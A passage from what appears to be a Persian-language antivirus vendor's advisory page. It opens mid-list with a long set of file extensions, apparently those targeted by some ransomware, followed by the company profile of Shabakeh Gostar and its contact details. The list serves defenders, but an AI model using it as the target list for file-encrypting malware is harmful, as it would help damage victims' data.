.m4u, .m4v, .mapimail, .max, .mbx, .md, .mdb, .mdc, .mdf, .mef, .mfw, .mid, .mkv, .mlb, .mml, .mmw, .mny, .moneywell, .mos, .mov, .mp3, .mp4, .mpeg, .mpg, .mrw, .ms11, .ms11 (Security copy), .msg, .myd, .n64, .nd, .ndd, .ndf, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd, .nsf, .nsg, .nsh, .nvram, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods, .odt, .ogg, .oil, .onetoc2, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pab, .pages, .pas, .pat, .pcd, .pct, .pdb, .pdd, .pdf, .pef, .pem, .pfx, .php, .pif, .pl, .plc, .plus_muhd, .png, .pot, .potm, .potx, .ppam, .pps, .ppsm, .ppsx, .ppt, .pptm, .pptx, .prf, .ps, .psafe3, .psd, .pspimage, .pst, .ptx, .pwm, .py, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .qcow, .qcow2, .qed, .r3d, .raf, .rar, .rat, .raw, .rb, .rdb, .re4, .rm, .rtf, .rvt, .rw2, .rwl, .rwz, .s3db, .safe, .sas7bdat, .sav, .save, .say, .sch, .sd0, .sda, .sdf, .sh, .sldm, .sldx, .slk, .sql, .sqlite, .sqlite3, .sqlitedb, .sr2, .srf, .srt, .srw, .st4, .st5, .st6, .st7, .st8, .stc, .std, .sti, .stm, .stw, .stx, .svg, .swf, .sxc, .sxd, .sxg, .sxi, .sxm, .sxw, .tar, .tar.bz2, .tbk, .tex, .tga, .tgz, .thm, .tif, .tiff, .tlg, .txt, .uop, .uot, .upk, .vb, .vbox, .vbs, .vdi, .vhd, .vhdx, .vmdk, .vmsd, .vmx, .vmxf, .vob, .wab, .wad, .wallet, .wav, .wb2, .wk1, .wks, .wma, .wmv, .wpd, .wps, .x11, .x3f, .xis, .xla, .xlam, .xlc, .xlk, .xlm, .xlr, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .xml, .ycbcra, .yuv, .zip

شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولید کننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management – UTM) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه ندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ
ISO 9001:2008
Cert No 9150.C528

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net